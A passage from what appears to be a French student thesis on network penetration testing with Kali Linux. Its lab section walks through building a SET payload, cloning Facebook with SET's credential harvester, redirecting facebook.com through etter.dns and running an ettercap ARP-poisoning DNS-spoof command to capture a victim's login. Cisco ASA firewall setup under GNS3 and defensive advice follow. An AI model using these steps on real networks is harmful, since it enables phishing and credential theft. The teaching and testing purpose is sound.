


Figure IV.38 : création d'un payload exécutable

Nous tapons le numéro de port 4444 pour qu'il nous affiche que notre charge est maintenant dans le répertoire racine de SET comme payload.exe. La charge utile peut être trouvée dans le répertoire de SET.

Après ce choix il nous demande de Lancer l'auditeur.




Figure.IV.39 : Choix du port par defaut

Nous attendons quelques minutes pour la création de ce payload. Pour le trouver nous suivons le chemin dans système fichiers : usr/share/etc.

Figure IV.40 : chargement de payload

- **Attaque man in the middle (ARP poisoning) avec Ettercap :**

Ettercap est un autre outil fantastique, aux nombreuses fonctionnalités et possibilités. Il permet de mener des attaques du type "homme du milieu". Il trompe les clients en envoyant un trafic réseau au travers de la machine d'attaque. Cela permet d'obtenir des noms d'utilisateurs et des mots de passe à partir des machines du réseau local. Après que vous aurez étudié et utilisé Wireshark,.et pour cela on lance une fenêtre de terminal et on tape les commandes suivantes :

Au premier lieu on tape la commande setoolkit et l'image suivante apparait :




Figure IV.41 : choix de social-Engineering attacks

D'parés le choix de numéro 1, nous avons obtenu les résultats ci-dessous et nous choisissons le numéro 2 « website attack vectors ». Ce module d'attaque Web est une façon unique d'utiliser de multiples attaques sur le Web afin de compromettre la victime visée.

Figure IV.42 : choix de vecteur d'attaque

D'après le choix de numéro 2, la fenêtre ci-dessous apparait, nous choisissons le numéro 3 « Credential Harvester Attack Methode ». La méthode Credential Harvester utilisera web clonage d'un site web qui a un nom d'utilisateur et mot de passe et domaine de récolter toutes les informations affichées sur le site web.

Figure IV.43 : choix de La méthode Credential Harvester

Dans la fenêtre suivante nous choisissons le numéro 2 « site cloner »




Figure IV.44 : choix de La méthode Credential Harvester

- **Web Templates** : cette méthode SET permettra pour importer une liste d'applications web prédéfini qu'il peut utiliser à l'intérieur de l'attaque.
- **Site Cloner** : cette méthode complètement cloné un site web de notre choix et nous permettent d'utiliser les vecteurs d'attaque dans les toutes mêmes applications Web que nous tentions de cloner.
- **Custom Import** : cette méthode nous permet d'importer notre propre site web, notons que nous ne devrait avoir un index.html utilisant le site Web à l'importation fonctionnalité.

Après que nous avons choisis le numéro 2 une fenêtre apparait et demande de saisir l'adresse IP pour le poste de retour dans le theharvester « adresse IP de pirate ».

Figure IV.45 : adresse IP de hacker et choix d'url

Set: webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.1.3

Après que nous avons tapé notre adresse IP, nous cliquons sur entré et nous saisissons l'url : **fecebook.com**

nous avons associé notre adresse IP au serveur web Pour cloner le site **face book**

Après l'exécution des commandes précédentes, nous ouvrons une nouvelle fenêtre pour exécuter les commandes suivantes:

```
root@kali:~# locate etter.dns
/usr/share/ettercap/etter.dns
root@kali:~# leafpad /etc/ettercap/etter.dns
```

Figure IV.46 : commande d'affichage ettercap

Cette commande consiste à ouvrir l'application en bloc note

```
# microsoft sucks ;)
# redirect it to www.linux.org
#

facebook.com          A     192.168.1.3
*.facebook.com        A     192.168.1.3

##########################################################
# no one out there can have our domains...
#

www.alor.org    A 127.0.0.1
www.naga.org    A 127.0.0.1
www.naga.org    AAAA 2001:db8::2
```

Figure IV.47 : La Redirection DNS

Nous ouvrons une nouvelle fenêtre terminale pour lancer l'attaque, en exécutant les commandes suivantes :

```
root@kali:~# ettercap -T -q -M arp:remote -P dns_spoof /192.168.1.25/ /192.168.1
.1/

ettercap 0.8.0 copyright 2001-2013 Ettercap Development Team

Listening on:
  eth0 -> 00:0C:29:C1:BA:16
          192.168.1.3/255.255.255.0
          fe80::20c:29ff:fec1:ba16/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
16074 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services

Scanning for merged targets (2 hosts)...

* |==================================================>| 100.00 %

1 hosts added to the hosts list...

ARP poisoning victims:
```

Figure IV.48 : commande pour lancer attaque

Dans la machine cible, quand la victime lance moteur de recherche et entre dans la page facebook.com et elle saisie son adresse électronique avec son mot de passe.

Figure IV.49 : adresse électronique et choix de mot de passe

Dans la figure suivante nous réussi à récupérer les informations sensible qui nous intéresse. Et cette procédure et la meme pour tous les sites sociaux (hotmail, tweeter, linkedin, etc..)




Figure IV.50 : récupération des informations de la victime

IV.5 Les étapes suivies pour la mise en place de notre application

IV.5.1 firewall ASA

Vu qu'il est impossible d'implémenter toute les solutions réseaux proposées de sécurité sur notre architecture Nous avons simplifié l'architecture de sorte à permettre la mise en place de notre politique de sécurité. La figure suivant montre l'architecture simplifiée.

On remarque que le réseau interne est protégé à la fois pare-feu ASA. Dans un premier temps, nous allons mettre en place les outils nous permettant de sonder l'état du réseau interne puis déployer les correctifs nécessaires.

Ensuite, nous nous intéresserons à la prévention des intrusions à la fois internes




Figure IV.51 : L'infrastructure réseau mise en place sous GNS3.

IV.5.1.1 La connexion des machines sous GNS3

Apres avoir implémenté les différentes solutions concernant les machines virtuelles, nous les connectons à GNS3 (le principe est expliqué dans l'annexe A). Ensuite nous relions les machines au firewall ASA, après avoir configuré ses interfaces.

IV.5.1.2 La configuration de l'ASA sous GNS3

Dans cette section nous allons configurer l'ASA sous GNS3 afin de mieux expliquer cette procédure, nous accompagnons chaque étape d'une figure.

IV.5.1.3 Le chargement de l'IOS de l'ASA

Pour que l'ASA fonctionne correctement il lui faut deux images IOS, l'une **.initrd** et l'autre **.kernel** qui se chargent en deux étapes dans l'ordre suivant:

La première étape consiste à charger l'image **.initrd,** comme tout IOS, elle est expliquée dans l'annexe 1.

La deuxième étape consiste à sélectionner l'ASA, dans le menu edit-> préférences -> Qemu ->ASA, en ajoutant l'image .initrd et .kernel, comme illustrée dans la figure ci-dessous, en spécifiant le nom, la RAM et d'autre critères.




Figure IV.52: L'ajout de l'IOS pour l'ASA.

IV.5.1.4 La configuration des interfaces

L'attribution des adresses se fait comme tout autre équipement Cisco, néanmoins on doit préciser la nature de l'interface Inside ou outside et le niveau de sécurité de chaque interface.

```
:
ASA Version 8.0(2)
!
hostname ciscoasa
enable password 8Ry2YjIyt7RRXU24 encrypted
names
!
interface Ethernet0/0
 nameif inside
 security-level 100
 ip address 172.16.1.1 255.255.255.0
```

```
interface Ethernet0/1
 nameif outside
 security-level 100
 ip address 10.1.1.1 255.255.255.0
!
interface Ethernet0/2
 shutdown
 no nameif
 no security-level
 no ip address
!
interface Ethernet0/3
 shutdown
 no nameif
 no security-level
 no ip address
!
interface Ethernet0/4
 shutdown
 no nameif
 no security-level
 no ip address
!
interface Ethernet0/5
 shutdown
 no nameif
 no security-level
 no ip address
!
access-list 100 extended permit icmp any any echo
access-list 100 extended permit icmp any any echo-reply
pager lines 24
mtu inside 1500
mtu outside 1500
no failover
icmp unreachable rate-limit 1 burst-size 1
no asdm history enable
arp timeout 14400
access-group 100 in interface outside
timeout xlate 3:00:00
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 icmp 0:00:02
timeout sunrpc 0:10:00 h323 0:05:00 h225 1:00:00 mgcp 0:05:00 mgcp-pat 0:05:00
timeout sip 0:30:00 sip_media 0:02:00 sip-invite 0:03:00 sip-disconnect 0:02:00
timeout uauth 0:05:00 absolute
dynamic-access-policy-record DfltAccessPolicy
no snmp-server location
no snmp-server contact
snmp-server enable traps snmp authentication linkup linkdown coldstart
no crypto isakmp nat-traversal
telnet timeout 5
ssh timeout 5
console timeout 0
threat-detection basic-threat
threat-detection statistics access-list
!
!
prompt hostname context
Cryptochecksum:00000000000000000000000000000000
: end
```

Figure IV.53: La configuration des interfaces.

On a configuré ASA avec ces commandes pour que les deux machines Ping entre eux.

```
C:\Users\SAn>ping 10.1.1.3

Envoi d'une requête 'Ping'  10.1.1.3 avec 32 octets de données :
Réponse de 10.1.1.3 : octets=32 temps=5 ms TTL=128
Réponse de 10.1.1.3 : octets=32 temps=5 ms TTL=128
Réponse de 10.1.1.3 : octets=32 temps=4 ms TTL=128
Réponse de 10.1.1.3 : octets=32 temps=4 ms TTL=128
```

Figure IV.54 : Ping à la machine cible

On configurer le firewall ASA pour bloquer les Ping.et pour cela On exécute la commande suivante : a fin que la machine de hacker ne peut pas attaquer la machine client même pas a scanner.

```
ciscoasa(config)# access-list 100 extended deny icmp any any echo
ciscoasa(config)# access-list 100 extended deny icmp any any echo-reply
```

Figure IV.55 Les commandes pour bloquer le Ping




Figure IV.56 : Pas de Ping à la machine cible

IV.5.2 Protection contre attaque injection SQL

- Nous ne faisons jamais confiance aux entrées utilisateur, même celles qui à priori ne sont pas modifiées par ce dernier lors d'une utilisation normale de l'application (cookies, champ html 'select', etc.).
- Nous ne faisons jamais utiliser le compte administrateur de la BDD à notre application pour s'y connecter. L'application doit se connecter avec un compte qui a les droits nécessaires à la requête, ni plus ni moins.
- Lancement le SGBD avec un utilisateur dédié qui n'a "aucun" privilège sur le système (pour éviter qu'en cas de corruption du SGBD l'attaquant puisse lancer n'importe quel programme sur la machine).
- Toujours il fait que nous chiffrons et hacher les données sensibles (mots de passe).

IV.5.3 Protection contre les attaques men in the middle:

IPS a été conçus pour contrer les attaques et les intrusions et que les IDS détectent bien. Ils stoppent les attaques, vers, SYN Flood, IP Spoofing, DoS (Dénis de services), DDoS (Dénis de services distribués.

- Ce type d'appareil doit être configuré suivant l'environnement où il se trouve, sinon il peut retomber dans les travers des fausses détections d'intrusions que les IDS ont trop tendance à faire remonter.
- Idéalement, il se place entre le Switch et le firewall. Ces systèmes de sécurité (IPS) ne visent pas à remplacer les firewalls, ils sont un complément idéal qui en plus rendra obsolètes les anciens IDS.

Conclusion :

La mise en place de ce teste d'intrusion, nous a permis de mettre en pratique nos acquis portant le teste de pénétration du réseau on utilisant kali linux et de citer la méthode de réaliser différentes attaques (injection SQL, men in the middle (arpspoofing), attaque IP port).

Lors de la réalisation de cette application nous avons tout fait pour collecter le maximum d'informations et renseignements qui touchent le teste de pénétration du réseau.

Conclusion Général

Depuis toujours la sécurité réseau est un facteur le plus sérieux que connaissent les entreprises dotées d'un réseau informatique. Il ne sera jamais possible de sécuriser totalement un système d'information, car il y'aura toujours des hackers pour découvrir des nouvelles failles dans le système.

La réalisation de ce mémoire nous a permis d'accroitre nos connaissances dans le vaste domaine de teste de pénétration du réseau, en découvrant le monde de la cyber attaque, les motivations des pirates et différent utiles utilisés, comme metasploit.

L'étude plus approfondie de Metasploit nous a permis d'entrevoir les étapes de la création d'un exploit, le fonctionnement et le déroulement d'une payload, et les différentes possibilités qui s'offrent à l'attaquant une fois qu'il a la main mise sur la machine cible.

Quant à l'outil Metasploit, c'est un projet open-source sérieux et surtout à jour, ce qui est très important dans le milieu de la sécurité informatique. En effet les exploits correspondant aux vulnérabilités venant d'être découvertes sortent à peu près en même temps que les mises à jour Microsoft. Ce qui en fait aussi un produit très dangereux puisqu'il permet à des utilisateurs non forcément spécialistes et connaisseurs de pouvoir attaquer une machine « presque » à jour.

Les tests d'intrusion sont donc bien nécessaires, notamment avant la mise en ligne d'une nouvelle plate-forme Internet, car ils sont le dernier moyen de s'assurer de son niveau de sécurité vis-à-vis de l'extérieur. Venant en complément des audits classiques, ils permettent notamment de vérifier que l'on n'a rien oublié.

Nous avons observé que les clients faisant procéder à des tests d'intrusion de manière régulière et mettant à chaque fois en œuvre les recommandations qui en découlent présentent un niveau de sécurité croissant à chaque test, et finissent par atteindre un niveau de sécurité excellent, bien au-dessus de la moyenne du marché.

ANNEXES

A.GNS3 :

Pour la rédaction de cette annexe nous nous sommes basées sur le site officiel de GNS3.

A.1. Installation de GNS3

GNS3 est téléchargeable depuis le site officiel de GNS3. La version téléchargée est GNS3 v0.8.6 all-in-one. Son installation est une succession du terme suivant. Au lancement de GNS3, il existe deux possibilités de configuration qui sont :




Figure A.1: Les possibilités de configuration de GNS3

A.2.Configuration des IOS

L'IOS est le système d'exploitation des routeurs Cisco, c'est lui en se basant sur l'architecture matérielle va gérer le routeur, la première étape est donc de lier un IOS a un modèle de routeur, GNS3 se chargeant d'émuler le matériel.

GNS3 pour des raisons de License ne fournit pas d'IOS, il faudra avoir le votre (a noter que l'IOS est lié a une plate forme matérielle).

Les plates formes matérielles supportées par GNS3 sont disponible sur ce lien:

Pour ajouter l'IOS (OS Cisco) a la plate forme adéquate:

- On va sur le menu édit->IOS Images and Hypervisors.
- On clique sur image file, et sélectionner l'IOS, puis choisir la plate forme et le modèle du routeur adéquat puis on clique sur Save.




Figure A.2 : L'ajout de l'IOS.

A.3 Création d'une topologie réseaux basique

Après avoir configuré l'IOS d'un routeur 3600 comme expliqué dans la première partie, on fait un drag and drop sur la fenêtre principale, le routeur apparaîtra avec un nom par default R1. Pour le configurer, clic droit et configure comme sur la figure ci-dessous :




Figure A.3 : La configuration d'un routeur.

Ensuite la fenêtre suivante indiquant les propriétés du routeur (appelé node configurator). L'onglet général indique la plateforme, le modèle du routeur ainsi que son IOS. Startup config est le fichier de configuration stocké dans la NVRAM.

